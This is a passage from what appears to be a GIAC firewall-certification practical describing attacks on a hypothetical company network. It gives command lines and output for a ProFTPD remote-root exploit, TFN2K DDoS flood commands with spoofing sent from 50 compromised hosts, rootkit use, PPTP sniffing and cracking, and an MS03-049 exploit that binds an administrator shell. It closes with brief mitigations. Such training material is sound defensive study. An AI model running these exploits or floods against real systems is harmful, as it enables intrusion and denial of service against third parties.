We can either wait for our scanning to finish which should take a fair bit of time using just one box for scanning or we can check on our rr.scanned file intermittently to see if we have enough hosts to try and exploit. Note that the box we are scanning from may be shut down by our ISP as port scanning day and night will likely be noticed and reported by some of the destination IP addresses security folks. Even though port scanning is not illegal per se it is against some ISP's User Policy. If this were to happen we would have to move our portscanning to another host. So once we have a fair amount of hosts running an FTP server identified as ProFPTD 1.2.7-1.2.9 to try and exploit we may begin doing so using our exploit called proftpdr00t.c. First we have to compile it and then see what options are available.

```
# gcc -o proftpdr00t proftpdr00t.c
# ./proftpdr00t
  proftpd 1.2.7 - 1.2.9rc2 remote root exploit
  based on code by bkbll (bkbll@cnhonker.net)
  by Haggis (haggis@haggis.kicks-ass.net)
  ---------------------------------------------------------------
  Usage: ./proftpdr00t -t host -l ip [options]
  Arguments:
      -t <host>     host to attack
      -u <username> [anonymous]
      -p <password> [ftp@microsoft.com]
      -l <local ip address> interface to bind to
      -s sleep for 10secs to allow GDB attach
      -U <path>     specify upload path, eg. /incoming
      -P <port>     port number of remote proftpd server
      -S <address>  start at <address> when bruteforcing
```

So to use it we invoke it like so, where 3.1.33.7 is our IP address and 10.0.0.1 is the ProFTPD host, the other options are fine left as default:

```
 # ./proftpdr00t -l 3.1.33.7 -t 10.0.0.1 -U incoming
```

If the exploit is successful we will see output like this:

```
 # ./proftpdr00t -l 3.1.33.7 -t 10.0.0.1 -U incoming
   proftpd 1.2.7 - 1.2.9rc2 remote r00t exploit
   by Haggis (haggis@haggis.kicks-ass.net)
   [ Connecting ]-[ Stack: 0xbffff4ec ]-[ RET: 0xbffff5b4 ]
   Connected! You are r00t
```

At this point we have root on our compromised machine. We are not going to explain the installation and configuration of a rootkit to protect our machine(s) from system administrators discovering the machine is compromised, but their use is

recommended. We can now install our DDoS tool of choice, Tribe Flood Network 2000 or TFN2K (Mixter). We need to install the daemon portion (td.c) of the TFN2K program on our compromised machines which will then be controlled by the client program (tfn.c). Once we have reached our goal of 50 DDoS hosts we can start the client program on the same machine we have done our scanning and compromises from. Options of the TFN2K client program follow:

```
# ./tfn
  usage: ./tfn <options>
  [-P protocol]   Protocol for server communication. Can be ICMP,
                  UDP or TCP.
                  Uses a random protocol as default
  [-D n]          Send out n bogus requests for each real one to
                  decoy targets
  [-S host/ip]    Specify your source IP. Randomly spoofed by
                  default, you need to use your real IP if you are
                  behind spoof-filtering routers
  [-f hostlist]   Filename containing a list of hosts with TFN
                  servers to contact
  [-h hostname]   To contact only a single host running a TFN
                  server
  [-i target string] Contains options/targets separated by '@', see
                     below
  [-p port]       A TCP destination port can be specified for SYN
                  floods
  <-c command ID>
  0 - Halt all current floods on server(s) immediately
  1 - Change IP antispoof-level (evade rfc2267 filtering)
      usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
  2 - Change Packet size, usage: -i <packet size in bytes>
  3 - Bind root shell to a port, usage: -i <remote port>
  4 - UDP flood, usage: -i victim@victim2@victim3@...
  5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
  6 - ICMP/PING flood, usage: -i victim@...
  7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
  8 - MIX flood (UDP/TCP/ICMP interchanged), usage -i victim@...
  9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
  10 - Blindly execute remote shell command, usage -i command
```

We are going to use the following command to instruct our compromised machines to perform the DDoS:

```
# ./tfn -f rr.owned -c 5 -i 1.1.1.6 -p 80
# ./tfn -f rr.owned -c 5 -i 1.1.1.6 -p 25
# ./tfn -f rr.owned -c 4 -i 1.1.1.6 -p 53
```

We have kept a text file called rr.owned that contains IP addresses of machines we have compromised and installed the TFN2K server on. When we have run the aforementioned commands we instructed our 50 servers to TCP SYN flood port 80 and 25 and UDP flood port 53 the IP 1.1.1.6, which is the IPCop firewall. The firewall is port forwarding these ports to machines behind it, 10.10.15.10, 10.10.15.13, and 10.10.15.15 respectively. We can command our servers to change their spoof level using -c 1 which is fully spoofed. This would make it harder for GIAC Enterprises and

their ISP to determine where the traffic is originating from as they would have to track the traffic from hop to hop, ISP to ISP. As far as we know, Road Runner does not perform egress filtering so spoofed traffic can and will leave their network and on to their peers.

Our 50 hosts should be flooding at around 500kbps of traffic each aggregated to 25Mbps. A T1 is 1.5Mbps and although Ludwig did not state the connection type or bandwidth to the Internet we can rest assured that flooding the network with 25Mbps will cause a severe performance issue. We have chosen to flood the servers behind the IPCop firewall with TFN2K in hopes that they might fall over due to the amount of traffic that will have to be handled by their TCP/IP stacks. The IPCop firewall may be affected in the kernel or userspace as well causing it to not route traffic between the external router and the internal networks. Even if the machines continue to function, the sheer amount of traffic filling the GIAC Enterprise pipe will allow little if any legitimate inbound or outbound traffic.

In order to mitigate the DDoS attack, GIAC unfortunately has few options. The best bet they have is to rate limit SYN packets on their edge Cisco router and inform their ISP (if the ISP does not notice it first) that they are the victims of a DDoS attack. The ISP should be able to track the traffic by null routing the destination host(s) on their edge and then filtering the sources. They should be more than willing to help because they are paying the transit cost of the traffic across their backbone. Extensive online resources on DDoS are maintained by Dave Dittrich (Dittrich).

An attack plan to compromise an internal system

There are a few potential points of entry into the Ludwig internal network. We could compromise one of the DMZ servers via their publically accessible services, from there compromise the SQL server running in the DMZ and then have SQL access to the internal SQL server where we could compromise an internal host. In the Ludwig diagram there is also a Domain Controller in the DMZ network but unfortunately it is not mentioned in either of the firewall policies and the physical location of the machine is conflicting as the IP Addressing scheme dictates it is placed in the Internal Network. The Domain Controller could have been a potential vulnerable point but without further information we can not proceed. The attack vector through the VPN server detailed below will be how we compromise an internal system. The decision to perform this attack is to give us repeated and discreet access to the GIAC Enterprise network.

ports 135 137 138 139 445 1433 are allowed across this flow ->				
Internet	1.1.1.12 External VPN server 1.1.1.8	1.1.1.6 External Firewall 10.10.15.2	10.10.15.168 Internal firewall 10.10.5.?	Internal host

The VPN server is running Windows 2000 and the PPTP (allowing the MS-CHAPv2 MS-CHAP and CHAP authentication mechanisms) and L2TP protocols as part of the builtin VPN capability. PPTP has a history of security vulnerabilities and Microsoft themselves recommend that it not be used for remote access. Quoting Microsoft "For remote access, Microsoft strongly recommends customers deploy only L2TP/IPSec due to the authentication security vulnerabilities..." (Microsoft). Cryptanalysis research done by Bruce Schneier and Mudge detailed serious flaws in PPTP including authentication mechanisms MS-CHAP(v1). When Microsoft upgraded their protocol to MS-CHAPv2 in response to the cryptanalysis, Schneier detailed serious flaws in it as well (Schneier). This is likely the reason that Microsofts current stance is to not deploy PPTP.

If we study the Ludwig network diagram a bit further, we actually have three points of attack through the VPN:

- Anywhere between the remote VPN user and the border Cisco router.

With this attack we would need to be somewhere between the remote VPN user and the Cisco router (on shared residential media where the VPN user is, on a compromised upstream router from GIAC Enterprises, at the same business site that the VPN user is, anywhere we can see the VPN authentication). The Ludwig paper states that the GIAC employees will be using certificates with L2TP. So, it would be fairly difficult to attack those connections.

- Anywhere between the remote company VPN and the border Cisco router.

With this attack we would have to be somewhere between the remote company that has a tunnel to GIAC Enterprises and the Cisco router (on a compromised upstream router from GIAC Enterprises, at the physical location of the company that has the tunnel, somewhere we can see the VPN authentication). We would then sniff the challenge/response of the PPTP connection using the tool anger (Aleph One) and crack it utilizing L0phtcrack. It is clear from the Ludwig paper that the remote company VPN tunnels will deploy PPTP and not L2TP.

- Behind the border Cisco router.

If we can get behind the GIAC Enterprise Cisco router, either have physical access to the network or compromise the Cisco and have remote access to it, we can sniff the traffic on the network that has the VPN server. Since the VPN server sits outside the external firewall and terminates the encryption it would be possible to see the passwords being transmitted on the wire from the remote VPN users from the VPN server heading to the internal Domain Controller. Unfortunately, this is not a feasible attack as the DC is a Windows 2000 server and does not store password hashes in the SAM file (breakable via L0phtcrack) but in a SYSKEY encrypted SAM file in Active Directory. However, from this location we could see the PPTP connections from the remote company VPN tunnels and use the anger tool to break the passwords.

After weighing these attack methods, the path of least resistance into the network appears to be in exploiting the PPTP connection from remote companies. In order to grab the PPTP connection from the wire we can compromise any machine between

GIAC Enterprises and the remote companies VPN machine. For brevity sake, let us say that we have found at one of the remote companies a vulnerable linux machine in the same DMZ that their VPN server is. After compromising this linux host we are able to install the tool anger. We start it as follows:

```
# ./anger -v -d eth0 sniffed.pptp
```

After the challenge/response of PPTP between this company and GIAC Enterprises takes place we should be able to feed our file sniffed.pptp into L0phtcrack and obtain the credentials we need to log in to the VPN server at GIAC Enterprises. Once, we have done this we have access to the internal network and can compromise an internal host. We will exploit a vulnerability described in Microsoft Security Bulletin MS03-049 entitled "Buffer Overrun in the Workstation Service Could Allow Code Execution" (MS03-049). There have been a handful of exploits written for this vulnerability which takes place over named pipe (ports 139 and 445) which we now have access to over the VPN. These exploits are available at http://www.securityfocus.com/bid/9011/exploit/ ("Microsoft Windows Workstation..."). The one we will use is called 11.14.MS03-049-II.c (snooq). It was chosen because it works against a target running Windows 2000 SP4 which all the internal workstations are running and it will provide us with a remote shell with administrator privileges. After we compile the exploit we will have an executable called 11.14.MS03-049-II.exe. In order to use this exploit against an internal workstation we invoke it with the following flags:

```
d:\>11.14.MS03-049-II.exe -p 1433 -h 10.10.10.2
```

The command will attempt to exploit 10.10.10.2 (.2 randomly chosen as we do not know what IP addresses are currently assigned) and bind a shell to port 1433 (allowed through the VPN by the firewalls). We will then have a remote shell on 10.10.10.2 with administrator privileges.

There is one recommendation for mitigation of this attack and that is to deploy IPSEC or SSL in place of PPTP for public VPN access.

References

General

http://www.openbsd.org
http://www.openbsd.org/cgi-bin/man.cgi
http://www.giac.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf
http://www.hping.org
http://www.roadrunner.com
http://packetstormsecurity.nl
http://www.securityfocus.com

Other

Akar, Erkin. "pftop - OpenBSD pf state viewer". www.eee.metu.edu.tr. 22 Nov 2003.

http://www.eee.metu.edu.tr/~canacar/pftop/

Aleph One (pseudo). anger-1.33.tgz. SecurityFocus. 24 Oct 2003. 7 Dec 2003. http://www.securityfocus.com/tools/5

Barisani, Andrea. "Firewall Tester". Firewall Tester. 1 Dec 2003. http://ftester.sf.net

Bellovin, Steven. "A Technique for Counting NATted Hosts". Steven M. Bellovin. Nov 2002. 20 Nov 2003. http://www.research.att.com/~smb/papers/fnat.pdf

"CAN-2003-0187". Common Vulnerabilities and Exposures. 1 Apr 2003. 7 Dec 2003. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0187

"CAN-2003-0244". Common Vulnerabilities and Exposures. 6 May 2003. 7 Dec 2003. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0244

Center for Internet Security. "Cisco Benchmarks". Center for Internet Security. Oct 2003. 22 Nov 2003. http://www.cisecurity.org/bench_cisco.html

Dittrich, Dave. "Distributed Denial of Service (DDoS) Attacks/tools". Dave Dittrich. 4 Dec 2003. 7 Dec 2003. http://staff.washington.edu/dittrich/misc/ddos/

Dobbelaar, Camiel. "pf.vim : OpenBSD pf.conf (packet filter configuration)". Vim the editor. 24 Feb 2003. 5 Dec 2003. http://www.vim.org/script.php?script_id=341

Fyodor (pseudo). "Idle Scanning and related IPID games". insecure.org. 20 Nov 2003. http://www.insecure.org/nmap/idlescan.html

Fyodor (pseudo). "Nmap Version Scanning". insecure.org. 13 Nov 2003. 7 Dec 2003. http://www.insecure.org/nmap/versionscan.html

Haggis (pseudo). proftpdr00t.c. packet storm. 13 Oct 2003. 4 Dec 2003. http://packetstormsecurity.nl/0310-exploits/proftpdr00t.c

Hartmeier, Daniel. "OpenBSD Packet Filter Statistics". benzedrine.cx. 22 Nov 2003. http://www.benzedrine.cx/pfstat.html

"IPCop Advisories". IPCop. 3 Oct 2003. 6 Dec 2003. http://www.ipcop.org/cgi-bin/twiki/view/IPCop/IPCopAdvisories

"IPCop Bug Tracking". IPCop. 6 Dec 2003. http://sourceforge.net/tracker/?atid=428516&group_id=40604&func=browse

"IPCop Administrative Guide". IPCop. Revision 1.3.1. 19 July 2003. 6 Dec 2003.

http://www.ipcop.org/1.3.0/en/admin/html/Info-AW.html

Kadlecsik, Jozsef. tcp-window-tracking.patch. netfilter.org. 20 Nov 2003. http://www.netfilter.org/documentation/pomlist/pom-extra.html#tcp-window-tracking

Microsoft. "Windows 2000-Based Virtual Private Networking: Supporting VPN Interoperability". Microsoft TechNet. Jan 2001. 7 Dec 2003. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windows2000serv/deploy/confeat/vpninter.asp

"Microsoft Windows Workstation Service Remote Buffer Overflow Vulnerability". SecurityFocus. 10 Dec 2003. 10 Dec 2003. http://www.securityfocus.com/bid/9011/exploit/

"MS03-049". Microsoft Technet. 19 Nov 2003. 13 Dec 2003. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-049.asp

Mixter (pseudo). tfn2k.tgz. packet storm. 20 Dec 1999. 6 Dec 2003. http://packetstormsecurity.nl/distributed/tfn2k.tgz

National Security Agency. "Cisco Router Guides". NSA. 10 Feb 2003. 22 Nov 2003. http://www.nsa.gov/snac/cisco/download.htm

"ProFTPD ASCII File Transfer Buffer Overrun Vulnerability". SecurityFocus. 4 Dec 2003. http://www.securityfocus.com/bid/8679/

"RHSA-2003-172". Redhat. 14 May 2003. 7 Dec 2003. http://rhn.redhat.com/errata/RHSA-2003-172.html

Schiffman, Mike D. "Firewalk". The Packetfactory. 27 Jan 2003. 1 Dec 2003. http://www.packetfactory.net/firewalk/

Schneier, Bruce. "Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2)". schneier.com. 7 Dec 2003. http://www.schneier.com/pptp.html

snooq (pseudo). 11.14.MS03-049-II.c. SecurityFocus. 13 Dec 2003. http://downloads.securityfocus.com/vulnerabilities/exploits/11.14.MS03-049-II.c

Team Cymru. "The Team Cymru Bogon List v2.1 17 NOV 2003". cymru.com. 17 Nov 2003. 22 Nov 2003. http://www.cymru.com/Documents/bogon-list.html

Weimer, Florian. "Route cache performance under stress". Linux-kernel. 5 Apr 2003. 6 Dec 2003. http://marc.theaimsgroup.com/?l=linux-kernel&m=104956079213417

Weimer, Florian. "Algorithmic Complexity Attacks and the Linux Networking Code". Florian Weimer's Home Page. 7 Jul 2003. 6 Dec 2003.

http://www.enyo.de/fw/security/notes/linux-dst-cache-dos.html

Wreski, David. "Paul Vixie and David Conrad on BINDv9 and Internet Security". Linuxsecurity.com. 3 Oct 2000. 10 Nov 2003. http://www.linuxsecurity.com/feature_stories/conrad_vixie-1.html

Zalewski, Michael. "Strange Attractors and TCP/IP Sequence Number Analysis". RAZOR. 21 April 2001. 20 Nov 2003. http://razor.bindview.com/publish/papers/tcpseq.html